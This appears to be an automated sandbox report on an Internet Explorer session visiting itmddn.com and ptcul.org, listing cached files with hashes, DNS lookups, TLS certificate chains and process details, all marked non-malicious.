Preview:	/*! jQuery v2.2.3 | (c) jQuery Foundation | jquery.org/license */.!function(a,b){"object"==typeof module&&"object"==typeof module.exports?module.exports=a.document?b(a,!0):function(a){if(!a.document)throw new Error("jQuery requires a window with a document");return b(a)}:b(a)}("undefined"!=typeof window?window:this,function(a,b){var c=[],d=a.document,e=c.slice,f=c.concat,g=c.push,h=c.indexOf,i={},j=i.toString,k=i.hasOwnProperty,l={},m="2.2.3",n=function(a,b){return new n.fn.init(a,b)},o=/^[\s\uFEFF\xA0]+|[\s\uFEFF\xA0]+$/g,p=/^-ms-/,q=/-([\da-z])/gi,r=function(a,b){return b.toUpperCase()};n.fn=n.prototype={jquery:m,constructor:n,selector:"",length:0,toArray:function(){return e.call(this)},get:function(a){return null!=a?0>a?this[a+this.length]:this[a]:e.call(this)},pushStack:function(a){var b=n.merge(this.constructor(),a);return b.prevObject=this,b.context=this.context,b},each:function(a){return n.each(this,a)},map:function(a){return this.pushStack(n.map(this,function(b,c){return a.call
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\micro[1].svg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	SVG Scalable Vector Graphics image
Category:	downloaded
Size (bytes):	3651
Entropy (8bit):	4.094801914706141
Encrypted:	false
SSDEEP:	96:wO4DZ+Stb/jY+eo4hAryAes9mBYYQgWLDm9:wToSBjlevudl9nO
MD5:	EE5C8D9FB6248C938FD0DC19370E90BD
SHA1:	D01A22720918B781338B5BBF9202B241A5F99EE4
SHA-256:	04D29248EE3A13A074518C93A18D6EFC491BF1F298F9B87FC989A6AE4B9FAD7A
SHA-512:	C77215B729D0E60C97F075998E88775CD0F813B4D094DC2FDD13E5711D16F4E5993D4521D0FBD5BF7150B0DBE253D88B1B1FF60901F053113C5D7C1919852D5(

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\micro[1].svg	
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://itmddn.com/QUICKENFILE/micro.svg
Preview:	<svg xmlns="http://www.w3.org/2000/svg" width="108" height="24" viewBox="0 0 108 24"><title>assets</title><path d="M44.836,4.6V18.4h-2.4V7.583H42.4L38 .119,18.4H36.531L32.142,7.583h-.029V18.4H29.9V4.6h3.436L37.3,14.83h.058L41.545,4.6Zm2,1.049a1.268,1.268,0,0,1,.419-.967,1.413,1.413,0,0,1,1-.39,1.392, 1.392,0,0,1,1.02.4,1.3,1.3,0,0,1,.4.958,1.248,1.248,0,0,1-.414.953,1.428,1.428,0,0,1-1.01.385A1.4,1.4,0,0,1,47.25,6.6a1.261,1.261,0,0,1-.409-.948M49.41,18.4H47. 081V8.507H49.41Zm7.064-1.694a3.213,3.213,0,0,0,1.145-.241,4.811,4.811,0,0,0,1.155-.635V18a4.665,4.665,0,0,1-1.266.481,6.886,6.886,0,0,1-1.554.164,4.707,4.707,0, 0,1-4.918-4.908,5.641,5.641,0,0,1,1.4-3.932,5.055,5.055,0,0,1,3.955-1.545,5.414,5.414,0,0,1,1.324.168,4.431,4.431,0,0,1,1.063.39v2.233a4.763,4.763,0,0,0-1.1-.61 1,3.184,3.184,0,0,0-1.15-.217,2.919,2.919,0,0,0-2.223.9,3.37,3.37,0,0,0-.847,2.416,3.216,3.216,0,0,0,.813,2.338,2.936,2.936,0,0,0,2.209.837M65.4,8.343a2.952,2.9 52,0,0,1,.5.039,2.1,2.1,0,0,1,.375.1v2.358a2.04,2.04,0,0,0-

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PEJLKQA8\background[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 1366 x 768, 8-bit/color RGBA, non-interlaced
Category:	downloaded
Size (bytes):	68526
Entropy (8bit):	7.704506482000703
Encrypted:	false
SSDEEP:	1536:iGsBY2NaBY2NaBY2NaBY2NaBY2NaBY2NaBY2NaBY2DL+EKqDZl4p:iY2eY2eY2eY2eY2eY2eY2DL+Pqsp
MD5:	6948494070F44911CD3679019A0E3C24
SHA1:	E1D9981499A94B8DB74DDBE373D44B8D98D08F77
SHA-256:	173B35D5874338D8668D56D843F3553D6850F0867852158E64E33C60F4B5E1B5
SHA-512:	F45D640291A2976B4C979BD4E090CF50526BA2A2B70ABC38BC6D12559ED356D76CB7F849E329B5FE9CF792D558106630C3C45A230AB164AFCD424EFFE1B3BA 2
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://itmddn.com/QUICKENFILE/background.png
Preview:	.PNG.....IHDR...V.....><.....sRGB.....gAMA.....a.....IDATx^..m.m..y..\....O'H.m.=...!]..''...e..t.b..(...(.N.0`.A...@x.y....IaBrH...0..t.t..(T.i+.6].I..9.....}..9.9.=.Xk.k...=... k....1.9..c...~...e.....&U.....L.X.....B.X.....B.X.....B.X.....B.X.....B.X.....B.X.....B.X.....B.X.....B.X.....B.X.....B.X.....B.X.....B.X.....B.X}.~ ..}s..'~I..R.....6..:.Gv..O...K..?.};.<.....g....Ww..o.....?J?.....5.....}4.;V.....P.....t.....;V.....7V.....7V/.....;.....=.H.G.....'~u:....v.....o.o...}s.....{.' $.....s..?.~.....>.....`S.X.....}..>.~.....?..C..+....o.~..;.....~.....~..v.....o.....?....M.{.y.....`;.y.(.._.R...Y.....o.~v..w...?..]..... ..~.O.~.W.n...A...z..w.....~..o.....tX|.7.....o^.....I..X=.g..~W....>o..?.....{w...]?..].

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PEJLKQA8\images[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 498 x 101, 8-bit colormap, non-interlaced
Category:	downloaded
Size (bytes):	5661
Entropy (8bit):	7.950940495453003
Encrypted:	false
SSDEEP:	96:vIQSCa465FJVtzmBRC6qVCc7y/LSgD6DuDXnX2Aodw7K1UUTE+wlwJURIa6Y3GVK:vVSCP6taRHqMcEXlDHPSz1UUQdlYrxQz
MD5:	835B8D876379F925754611F5829CE803
SHA1:	CF767CF5187A348CA515CB1E70D1BE3EDBA01A69
SHA-256:	8128A5614520A96392789FE3AFD9C9F4367F8E89DF2943B29BFB7A9C0B4067CD
SHA-512:	A1E071375906326B9274F455102F9ED1B75961902228073C72CFCC65AF5FC069EB3D412862DF7246DD6F5BFE4832B9FB2F94D30F659F58D4DB379D70557DA0B2
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://encrypted-tbn0.gstatic.com/images?q=tbn:ANd9GcTvJ9LhHlll4c4Y8v0G3PBpvTXnyhiRdLTsXT7Jtk3ZR7YLV63B9OHrJNitt7wH8AQIEw&usqp=CAU
Preview:	.PNG.....IHDR.....e.....[.....PLTE.....%..#.....jm.#*.y|.....IM.....cg.05.>B....DI.*0.tw.OR.....or..._.6<.UZ...|~..$....BIDATx..]...8... ..(..... .K?..z...3..f..<.....4.....%.S@.....^4....._/.v...8.....o...).?.S./.....S....f[:.;3....5....,7_.hf...gY>.....N.. .l.5..N.....0#...w...&....b~.k.....Ky.e.....h...a.=.....I ...v.....1<.....]..X.6.l..r....+%.....[qXR..yn.}8...[.K.)...}..*....,...?..S....}..&.'.....L.t.....iZo...Jx}.%.S%...kQ..#..q.x!..5.r....q6.....j}mTA..Z...f...t7..7....n..g...r..>.....]..u2.....o.....7.D).1.g...-....@..W.....f..t.....|]...uJ..VrlGS/.V.s.....Sz.S..[..p0.....8.7Q....o%...n.....my|s.hiQ.Z.v...d...6.&..[.....w..}...$N...e..pJ.V..v...$..{..q.m.%ws.V..W.....,_..~..uN....t./.... .....uh.k..m...t.....w....%y3{.NrSO.q0.....J.....:o.wx.zon..i.o....%G.?.;.qT.o....p...X

C:\Users\user\AppData\Local\Temp\~DF25C900E5007E33CB.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	13029
Entropy (8bit):	0.4829677517510733
Encrypted:	false
SSDEEP:	24:c9lLh9lLh9lIn9lIn9loH9loH9lWb9Y7AH77Zv:kBqoIoWoAb1
MD5:	DC651BC1A7D8DA7FD968C37A079D2D0C
SHA1:	51D7D7659DA6DB8AD3265DCE40398CD3FC1C32E4
SHA-256:	199E84F51DCF864B567291C98275235DDEAFBA6D2BA5A33CCD54492005F0EAE4
SHA-512:	1B974D98E2B9B1AC17DAC25D64E07493BB07B57BE0421A9336A40D81DEB5EF8B888603CE04D246AC5C48F76C03AA846CC93851AD2D891E9A1C5F575F4FE586 5

C:\Users\user\AppData\Local\Temp\~DF25C900E5007E33CB.TMP	
Malicious:	false
Reputation:	low
Preview:	............................*%..H..M..{y..+.0...(.................. ....*%..H..M..{y..+.0...(.................. ....

C:\Users\user\AppData\Local\Temp\~DF74B79FAF2663A557.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	3112114
Entropy (8bit):	3.990460595808455
Encrypted:	false
SSDEEP:	24576:j0cEXSFylq5lVyRF41kcYAmqS0cEXSFylq5lVyRF41kcYAmq:jwF4mISwF4ml
MD5:	361AE2D30798399233EFB8706E506652
SHA1:	FE51F9CF86FE47706C1286ACE0B900082A0A1106
SHA-256:	3C523ED15ADF29F0FDEDA716EE034ED39DE914E882001611A6CAFF2AA72E28A2
SHA-512:	A3EE276884D088B13CB2C7C0ABD932E393C165AC719064BCAC52688F5173DEA0AB8B4C683FD864EB9CBBEC4AB2AB6EDBF7CA6B5AF693C9E1183CBA5E70C5C7F3
Malicious:	false
Reputation:	low
Preview:	............................*%..H..M..{y..+.0...(.................. ....*%..H..M..{y..+.0...(.................. ....

C:\Users\user\AppData\Local\Temp\~DFF88A7FA4C5DF9108.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	25441
Entropy (8bit):	0.7492800167529058
Encrypted:	false
SSDEEP:	96:kBqoxDhHWSVSE+RTXr0g4JJQvxUwEJUH53g3:kBqoxDhHjgE+FXr0/gvxUwEJUH5W
MD5:	D69C9876418006FF00C53A4F3C95D9C5
SHA1:	254062CC2B12A93CD80C57295BC1B65AF74D3C78
SHA-256:	69843117B0A7240D8CCE9AAD106F097B3D4C9AA7424C62F92A68CF7110579036
SHA-512:	1E2A661C15B158B63FF7B0F142DEFDF07C80CAA0CCD3A8EBD2DD01F87602CA1273731DC44391E5FCBDDB849D16A3F37EED204263A583F4BC6CD68E16E03D10E
Malicious:	false
Reputation:	low
Preview:	............................*%..H..M..{y..+.0...(.................. ....*%..H..M..{y..+.0...(.................. ....

Static File Info

No static file info

Network Behavior

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jun 11, 2021 16:51:34.083847046 CEST	192.168.2.5	8.8.8.8	0xde71	Standard query (0)	linkprotect.cudasvc.com	A (IP address)	IN (0x0001)
Jun 11, 2021 16:51:37.282701015 CEST	192.168.2.5	8.8.8.8	0xdc69	Standard query (0)	www.ptcul.org	A (IP address)	IN (0x0001)
Jun 11, 2021 16:51:50.833415985 CEST	192.168.2.5	8.8.8.8	0xb489	Standard query (0)	www.ptcul.org	A (IP address)	IN (0x0001)
Jun 11, 2021 16:51:52.239279032 CEST	192.168.2.5	8.8.8.8	0x99fb	Standard query (0)	itmddn.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jun 11, 2021 16:51:34.144783974 CEST	8.8.8.8	192.168.2.5	0xde71	No error (0)	linkprotect.cudasvc.com		52.58.148.216	A (IP address)	IN (0x0001)
Jun 11, 2021 16:51:34.144783974 CEST	8.8.8.8	192.168.2.5	0xde71	No error (0)	linkprotect.cudasvc.com		18.196.143.243	A (IP address)	IN (0x0001)
Jun 11, 2021 16:51:37.704366922 CEST	8.8.8.8	192.168.2.5	0xdc69	No error (0)	www.ptcul.org	ptcul.org		CNAME (Canonical name)	IN (0x0001)
Jun 11, 2021 16:51:37.704366922 CEST	8.8.8.8	192.168.2.5	0xdc69	No error (0)	ptcul.org		103.205.64.138	A (IP address)	IN (0x0001)
Jun 11, 2021 16:51:50.893156052 CEST	8.8.8.8	192.168.2.5	0xb489	No error (0)	www.ptcul.org	ptcul.org		CNAME (Canonical name)	IN (0x0001)
Jun 11, 2021 16:51:50.893156052 CEST	8.8.8.8	192.168.2.5	0xb489	No error (0)	ptcul.org		103.205.64.138	A (IP address)	IN (0x0001)
Jun 11, 2021 16:51:52.664410114 CEST	8.8.8.8	192.168.2.5	0x99fb	No error (0)	itmddn.com		103.205.64.138	A (IP address)	IN (0x0001)

HTTPS Packets

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Jun 11, 2021 16:51:34.288378954 CEST	52.58.148.216	443	192.168.2.5	49720	CN=*.linkprotect.cudasvc.com CN=Amazon, OU=Server CA 1B, O=Amazon, C=US CN=Amazon Root CA 1, O=Amazon, C=US CN=Starfield Services Root Certificate Authority - G2, O="Starfield Technologies, Inc.", L=Scottsdale, ST=Arizona, C=US	CN=Amazon, OU=Server CA 1B, O=Amazon, C=US CN=Amazon Root CA 1, O=Amazon, C=US CN=Starfield Services Root Certificate Authority - G2, O="Starfield Technologies, Inc.", L=Scottsdale, ST=Arizona, C=US OU=Starfield Class 2 Certification Authority, O="Starfield Technologies, Inc.", C=US	Fri May 21 02:00:00 CEST 2021 Thu Oct 22 02:00:00 CEST 2015 Mon May 25 14:00:00 CEST 2015 Wed Sep 02 02:00:00 CEST 2009	Mon Jun 20 01:59:59 CEST 2022 Sun Oct 19 02:00:00 CEST 2025 Thu Dec 31 02:00:00 CET 2037 Wed Jun 28 19:39:16 CEST 2034	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=Amazon, OU=Server CA 1B, O=Amazon, C=US	CN=Amazon Root CA 1, O=Amazon, C=US	Thu Oct 22 02:00:00 CEST 2015	Sun Oct 19 02:00:00 CEST 2025		
					CN=Amazon Root CA 1, O=Amazon, C=US	CN=Starfield Services Root Certificate Authority - G2, O="Starfield Technologies, Inc.", L=Scottsdale, ST=Arizona, C=US	Mon May 25 14:00:00 CEST 2015	Thu Dec 31 02:00:00 CET 2037		

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
					CN=Starfield Services Root Certificate Authority - G2, O="Starfield Technologies, Inc.", L=Scottsdale, ST=Arizona, C=US	OU=Starfield Class 2 Certification Authority, O="Starfield Technologies, Inc.", C=US	Wed Sep 02 02:00:00 CEST 2009	Wed Jun 28 19:39:16 CEST 2034		
Jun 11, 2021 16:51:34.290035963 CEST	52.58.148.216	443	192.168.2.5	49719	CN=*.linkprotect.cudasvc.com CN=Amazon, OU=Server CA 1B, O=Amazon, C=US CN=Amazon Root CA 1, O=Amazon, C=US CN=Starfield Services Root Certificate Authority - G2, O="Starfield Technologies, Inc.", L=Scottsdale, ST=Arizona, C=US	CN=Amazon, OU=Server CA 1B, O=Amazon, C=US CN=Amazon Root CA 1, O=Amazon, C=US CN=Starfield Services Root Certificate Authority - G2, O="Starfield Technologies, Inc.", L=Scottsdale, ST=Arizona, C=US OU=Starfield Class 2 Certification Authority, O="Starfield Technologies, Inc.", C=US	Fri May 21 02:00:00 CEST 2021 Thu Oct 22 02:00:00 CEST 2015 Mon May 25 14:00:00 CEST 2015 Wed Sep 02 02:00:00 CEST 2009	Mon Jun 20 01:59:59 CEST 2022 Sun Oct 19 02:00:00 CEST 2025 Thu Dec 31 02:00:00 CET 2037 Wed Jun 28 19:39:16 CEST 2034	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=Amazon, OU=Server CA 1B, O=Amazon, C=US	CN=Amazon Root CA 1, O=Amazon, C=US	Thu Oct 22 02:00:00 CEST 2015	Sun Oct 19 02:00:00 CEST 2025		
					CN=Amazon Root CA 1, O=Amazon, C=US	CN=Starfield Services Root Certificate Authority - G2, O="Starfield Technologies, Inc.", L=Scottsdale, ST=Arizona, C=US	Mon May 25 14:00:00 CEST 2015	Thu Dec 31 02:00:00 CET 2037		
					CN=Starfield Services Root Certificate Authority - G2, O="Starfield Technologies, Inc.", L=Scottsdale, ST=Arizona, C=US	OU=Starfield Class 2 Certification Authority, O="Starfield Technologies, Inc.", C=US	Wed Sep 02 02:00:00 CEST 2009	Wed Jun 28 19:39:16 CEST 2034		
Jun 11, 2021 16:51:38.058335066 CEST	103.205.64.138	443	192.168.2.5	49722	CN=ptcul.org CN="cPanel, Inc. Certification Authority", O="cPanel, Inc.", L=Houston, ST=TX, C=US CN=COMODO RSA Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	CN="cPanel, Inc. Certification Authority", O="cPanel, Inc.", L=Houston, ST=TX, C=US CN=COMODO RSA Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB CN=AAA Certificate Services, O=Comodo CA Limited, L=Salford, ST=Greater Manchester, C=GB	Fri Jun 04 02:00:00 CEST 2021 Mon May 18 02:00:00 CEST 2015 Thu Jan 01 01:00:00 CET 2004	Fri Sep 03 01:59:59 CEST 2021 Sun May 18 01:59:59 CEST 2025 Mon Jan 01 00:59:59 CET 2029	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN="cPanel, Inc. Certification Authority", O="cPanel, Inc.", L=Houston, ST=TX, C=US	CN=COMODO RSA Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	Mon May 18 02:00:00 CEST 2015	Sun May 18 01:59:59 CEST 2025		
					CN=COMODO RSA Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	CN=AAA Certificate Services, O=Comodo CA Limited, L=Salford, ST=Greater Manchester, C=GB	Thu Jan 01 01:00:00 CET 2004	Mon Jan 01 00:59:59 CET 2029		
Jun 11, 2021 16:51:38.068612099 CEST	103.205.64.138	443	192.168.2.5	49721	CN=ptcul.org CN="cPanel, Inc. Certification Authority", O="cPanel, Inc.", L=Houston, ST=TX, C=US CN=COMODO RSA Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	CN="cPanel, Inc. Certification Authority", O="cPanel, Inc.", L=Houston, ST=TX, C=US CN=COMODO RSA Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB CN=AAA Certificate Services, O=Comodo CA Limited, L=Salford, ST=Greater Manchester, C=GB	Fri Jun 04 02:00:00 CEST 2021 Mon May 18 02:00:00 CEST 2015 Thu Jan 01 01:00:00 CET 2004	Fri Sep 03 01:59:59 CEST 2021 Sun May 18 01:59:59 CEST 2025 Mon Jan 01 00:59:59 CET 2029	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
					CN="cPanel, Inc. Certification Authority", O="cPanel, Inc.", L=Houston, ST=TX, C=US	CN=COMODO RSA Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	Mon May 18 02:00:00 CEST 2015	Sun May 18 01:59:59 CEST 2025		
					CN=COMODO RSA Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	CN=AAA Certificate Services, O=Comodo CA Limited, L=Salford, ST=Greater Manchester, C=GB	Thu Jan 01 01:00:00 CET 2004	Mon Jan 01 00:59:59 CET 2029		
Jun 11, 2021 16:51:51.255502939 CEST	103.205.64.138	443	192.168.2.5	49728	CN=ptcul.org CN="cPanel, Inc. Certification Authority", O="cPanel, Inc.", L=Houston, ST=TX, C=US CN=COMODO RSA Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	CN="cPanel, Inc. Certification Authority", O="cPanel, Inc.", L=Houston, ST=TX, C=US CN=COMODO RSA Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB CN=AAA Certificate Services, O=Comodo CA Limited, L=Salford, ST=Greater Manchester, C=GB	Fri Jun 04 02:00:00 CEST 2021 Mon May 18 02:00:00 CEST 2015 Thu Jan 01 01:00:00 CET 2004	Fri Sep 03 01:59:59 CEST 2021 Sun May 18 01:59:59 CEST 2025 Mon Jan 01 00:59:59 CET 2029	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-23-65281,29-23-24,0	37f463bf4616ecd445d4a1937da06e19
					CN="cPanel, Inc. Certification Authority", O="cPanel, Inc.", L=Houston, ST=TX, C=US	CN=COMODO RSA Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	Mon May 18 02:00:00 CEST 2015	Sun May 18 01:59:59 CEST 2025		
					CN=COMODO RSA Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	CN=AAA Certificate Services, O=Comodo CA Limited, L=Salford, ST=Greater Manchester, C=GB	Thu Jan 01 01:00:00 CET 2004	Mon Jan 01 00:59:59 CET 2029		
Jun 11, 2021 16:51:53.037553072 CEST	103.205.64.138	443	192.168.2.5	49730	CN=itmddn.com, OU=Domain Control Validated CN=Go Daddy Secure Certificate Authority - G2, OU=http://certs.godaddy.com/repository/, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US	CN=Go Daddy Secure Certificate Authority - G2, OU=http://certs.godaddy.com/repository/, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US	Fri Jan 22 20:48:30 CET 2021 Tue May 03 09:00:00 CEST 2011	Sat Jan 22 20:48:30 CET 2022 Sat May 03 09:00:00 CEST 2031	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=Go Daddy Secure Certificate Authority - G2, OU=http://certs.godaddy.com/repository/, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US	CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US	Tue May 03 09:00:00 CEST 2011	Sat May 03 09:00:00 CEST 2031		
Jun 11, 2021 16:51:53.038113117 CEST	103.205.64.138	443	192.168.2.5	49729	CN=itmddn.com, OU=Domain Control Validated CN=Go Daddy Secure Certificate Authority - G2, OU=http://certs.godaddy.com/repository/, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US	CN=Go Daddy Secure Certificate Authority - G2, OU=http://certs.godaddy.com/repository/, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US	Fri Jan 22 20:48:30 CET 2021 Tue May 03 09:00:00 CEST 2011	Sat Jan 22 20:48:30 CET 2022 Sat May 03 09:00:00 CEST 2031	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=Go Daddy Secure Certificate Authority - G2, OU=http://certs.godaddy.com/repository/, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US	CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US	Tue May 03 09:00:00 CEST 2011	Sat May 03 09:00:00 CEST 2031		

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: iexplore.exe PID: 5784 Parent PID: 792

General

Start time:	16:51:32
Start date:	11/06/2021
Path:	C:\Program Files\internet explorer\iexplore.exe
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding
Imagebase:	0x7ff73d1c0000
File size:	823560 bytes
MD5 hash:	6465CB92B25A7BC1DF8E01D8AC5E7596
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

File Activities

Show Windows behavior

Registry Activities

Show Windows behavior

Analysis Process: iexplore.exe PID: 4956 Parent PID: 5784

General

Start time:	16:51:33
Start date:	11/06/2021
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:5784 CREDAT:17410 /prefetch:2
Imagebase:	0xc20000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

File Activities

Show Windows behavior

Disassembly